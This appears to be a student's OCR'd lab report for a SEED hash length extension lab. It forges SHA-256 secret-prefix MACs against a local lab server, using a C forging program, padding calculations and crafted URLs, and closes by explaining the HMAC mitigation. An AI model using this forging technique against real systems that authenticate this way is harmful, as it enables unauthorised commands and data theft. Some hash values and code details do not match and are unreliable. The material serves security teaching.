

Lab 2

Index Number: 856558563

Lab setup




```
[09/24/24]seed@VM:~/.../Lab2$ sudo sed -i '2i127.0.0.1  www.seedlablenext.com' /
etc/hosts
```



```
[09/24/24]seed@VM:~$ cd ~/Documents
[09/24/24]seed@VM:~/Documents$ cd Lab2
[09/24/24]seed@VM:~/.../Lab2$ unzip server.zip
Archive:  server.zip
   creating: server/
  inflating: server/.gitignore
  inflating: server/run_server.sh
   creating: server/www/
  inflating: server/www/lab.py
  inflating: server/www/config.py
  inflating: server/www/__init__.py
   creating: server/www/templates/
  inflating: server/www/templates/index.html
   creating: server/LabHome/
  inflating: server/LabHome/secret.txt
  inflating: server/LabHome/key.txt
[09/24/24]seed@VM:~/.../Lab2$ cd server
[09/24/24]seed@VM:~/.../server$ ls
LabHome  run_server.sh  www
```

Task 1: Send Request to List Files

Calculate the mac address




```
[09/24/24]seed@VM:~/.../server$ echo -n "123456:myname=Malithi&uid=1001&lstcmd=1
" | sha256sum #7d5f750f8b3203bd963d75217c980d139df5d0e50d19d6dfdb8a7de1f8520ce3
-
9c94076eef3c4a75ad6590a3d66266d6942a52b97c3cc64a0b7893d777360cc3  -
```

Calculated MAC address:

fcde10afeada452ccc16f49484ef70ec8b1179e69eb44fcab7f18ad59fec2a72

Construct the complete request and send it to the server program using the browser

http://www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1
&mac=fcde10afeada452ccc16f49484ef70ec8b1179e69eb44fcab7f18ad59fec2a72




www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1 &mac=fcde10afeada452ccc16f49484ef70ec8

Hash Length Extension Attack Lab

Yes, your MAC is valid

For download request

http://www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1&download=secret.txt&mac=f0d0b6bb70eef9a2670ab7daac9449e426966f9b2341c3c37ee0342d300bb650



www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1&download=secret.txt&mac=f0d0b6bb70eef9a2670ab7daa

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

File Content


TOP SECRET.

DO NOT DISCLOSE.

Task 2: Create Padding

Message is 123456:myname=Malithi&uid=1001&lstcmd=1

Then construct the padding that message as follows.



```
C:\Users\siu856558563>python
Python 3.12.2 (tags/v3.12.2:6abddd9, Feb  6 2024, 21:26:36) [MSC v.1937 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> payload = bytearray("123456:myname=Malithi&uid=1001&lstcmd=1",'utf8')
>>> len(payload)
39
>>> length_field = (len(payload)*8).to_bytes(8,'big')
>>> padding = b'\x80' + b'\x00'*(64-len(payload)-1-8) + length_field
>>> print(''.join('\\x{:02x}'.format(x) for x in padding))
\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x38
>>> print(''.join('%{:02x}'.format(x) for x in padding))
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%38
>>>
```

Length of the message is equal to 39

Then padding is calculated by 64-39


And add the length value = 39*8

Task 3: Compute MAC using Secret Key

Calculate_mac.c

```
#include <stdio.h>
#include <openssl/sha.h>
int main(int argc, const char *argv[])
{
  SHA256_CTX c;
  unsigned char buffer[SHA256_DIGEST_LENGTH];
  int i;
  SHA256_Init(&c);
  SHA256_Update(&c,

"123456:myname=Malithi&uid=1001&lstcmd=\x80\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x38"
          "&download=secret.txt",
          64 + 20);
  SHA256_Final(buffer, &c);
  for (i = 0; i < 32; i++)
  {
    printf("%02x", buffer[i]);
  }
  printf("\n");
  return 0;
}
```




```
[09/24/24]seed@VM:~/.../Lab2$ gcc calculate_mac.c -o calculate_mac -lcrypto
[09/24/24]seed@VM:~/.../Lab2$ ./calculate_mac
adc36b201c523c48432ddbc6ed16d176744346e9413c738ddfbf1677dfd4cbd0
[09/24/24]seed@VM:~/.../Lab2$ 
```

It gives: adc36b201c523c48432ddbc6ed16d176744346e9413c738ddfbf1677dfd4cbd0

Then visit:

http://www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%38&download=secret.txt&mac=
adc36b201c523c48432ddbc6ed16d176744346e9413c738ddfbf1677dfd4cbd0


Length Extension Lab
www.seedlablenext.com:5000/?myname=Malithi&uid=1001&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

File Content


TOP SECRET.

DO NOT DISCLOSE.

Task 4: The Length Extension Attack


Alternatively, to distinguish from the existing work, we turn to apply the 1002:983abe as mackey-uid and "Mithsara" as current username.

A legitimate request to list files without MAC value:


seedlablenext.com:5000/?m
www.seedlablenext.com:5000/?myname=Mithsara&uid=1002&lstcmd=1


Please specify a command and its MAC

Calcualte the MAC Address



```
^C[09/24/24]seed@VM:~/.../server$ echo -n "983abe:myname=Mithsara&uid=1002&lstcm
d=1" | sha256sum
```

Got:



```
^C[09/24/24]seed@VM:~/.../server$ echo -n "983abe:myname=Mithsara&uid=1002&lstcm
d=1" | sha256sum
8af6f4033ab10b2312e528d825100a0d4d32edcb167ad9d5fbf6934b3315555f  -
```


MAC address:

8af6f4033ab10b2312e528d825100a0d4d32edcb167ad9d5fbf6934b3315555f

Then visit:

http://www.seedlablenext.com:5000/?myname=Mithsara&uid=1002&lstcmd=1&mac=8af6f4033ab10b2312e528d825100a0d4d32edcb167ad9d5fbf6934b3315555f

Then visit:


Length Extension Lab
www.seedlablenext.com:5000/?myname=Mithsara&uid=1002&lstcmd=1&mac=8af6f4033ab10b2312e528d825100a0d4d32
SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

Length_exc.c as follows, to obtain MAC addresses


```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <openssl/sha.h>
#include <string.h>

int main(int argc, const char *argv[])
{
  int i;
  unsigned char buffer[SHA256_DIGEST_LENGTH];
  SHA256_CTX c;
  char hex[] =
"8af6f4033ab10b2312e528d825100a0d4d32edcb167ad9d5fbf6934b3315555f ";

  char subbuffer[9];
  SHA256_Init(&c);
  for (i = 0; i < 64; i++)
    SHA256_Update(&c, "*", 1);
  // MAC of the original message M (padded)
  for (i = 0; i < 8; i++)
  {
    strncpy(subbuffer, hex + i * 8, 8);
    subbuffer[8] = '\0';
    c.h[i] = htole32(strtol(subbuffer, NULL, 16));
  }

  // Append additional message
  SHA256_Update(&c, "&download=secret.txt", 20);
  SHA256_Final(buffer, &c);
  for (i = 0; i < 32; i++)
  {
    printf("%02x", buffer[i]);
  }
  printf("\n");
  return 0;
}
```


From above code I got following MAC address



```
[09/24/24]seed@VM:~/.../Lab2$ ./length_ext
273524b6dc80882025b954f655a3ecb35a947231b7d875b16fe58b4788bc4219
```

273524b6dc80882025b954f655a3ecb35a947231b7d875b16fe58b4788bc4219


Then, construct the padding of the original message as task-2, recall that we don't know what the mac key exactly is, but we know the length of keys is fixed, so we can easily calculate the padding:



```
>>> payload = bytearray("******:myname=Mithsara&uid=1002&lstcmd=1",'utf8')
>>> len(payload)
40
>>> length_field = (len(payload)*8).to_bytes(8,'big')
>>> padding = b'\x80' + b'\x00'*(64-len(payload)-1-8) + length_field
>>> print(''.join('%{:02x}'.format(x) for x in padding))
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%40
>>>
```

So full request is:

http://www.seedlablenext.com:5000/?myname=Mithsara&uid=1002&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%40&download=secret.txt&mac=273524b6dc80882025b954f655a3ecb35a947231b7d875b16fe58b4788bc4219



Length Extension Lab
www.seedlablenext.com:5000/?myname=Mithsara&uid=1002&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%0
SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

File Content


TOP SECRET.

DO NOT DISCLOSE.


Task 5: Attack Mitigation using HMAC

Hash message authentication code (HMAC) can be used as the following example:

echo -n "myname=Malithi&uid=1001&lstcmd=1" | openssl dgst -sha256 -hmac "123456"



```
[09/24/24]seed@VM:~/.../server$ echo -n "myname=Malithi&uid=1001&lstcmd=1" | ope
nssl dgst -sha256 -hmac "123456"
(stdin)= ce8c640b2ca79b2dad6532abc17858ad07d85c4555376f8c40d104a769a78cbd
```



```
>>> import hmac
>>> import hashlib
>>> key = '123456'
>>> message = 'myname=Malithi&uid=1001&lstcmd=1'
>>> hmac.new(bytearray(key.encode('utf-8')), msg=message.encode('utf-8','surrogateescape'), digestmod=hashlib.sha256).hexdigest()
'ce8c640b2ca79b2dad6532abc17858ad07d85c4555376f8c40d104a769a78cbd'
```

HMAC is: ce8c640b2ca79b2dad6532abc17858ad07d85c4555376f8c40d104a769a78cbd

How HMAC works

In the context of this lab, the use of HMAC (Hash-based Message Authentication Code) prevents a length extension attack due to the following reasons:

HMAC applies a cryptographic hash function (such as SHA-256) more securely by using a key integrated into the input and hash calculation. Instead of simply concatenating the key and message as in the insecure MAC scheme, HMAC applies the key both before and after hashing the message using two rounds of the hash function. This is done using an inner and outer hash function.

- **Inner Hash: H(key XOR ipad || message)**
- **Outer Hash: H(key XOR opad || inner_hash)**

Since the key is included inside the hash function in both the inner and outer hash operations in HMAC, an attacker cannot recompute the MAC for a modified message or extended data without knowing the secret key. Even if an attacker knows the valid MAC for a message, without the secret key, they cannot correctly compute the necessary intermediate states (inner and outer hashes) required for the length extension attack. Any modification to the message or addition of new commands would change the required HMAC value. In the insecure MAC method (simple key-message concatenation), the key is not sufficiently integrated into the hashing process, allowing attackers to manipulate the message and still produce a valid MAC via length extension. HMAC, by securely binding the key into the hash computation, invalidates any attempts to extend the message without the key, making the length extension attack ineffective. Therefore, the server will reject any malicious request as the computer MAC will not match the required HMAC for the modified message.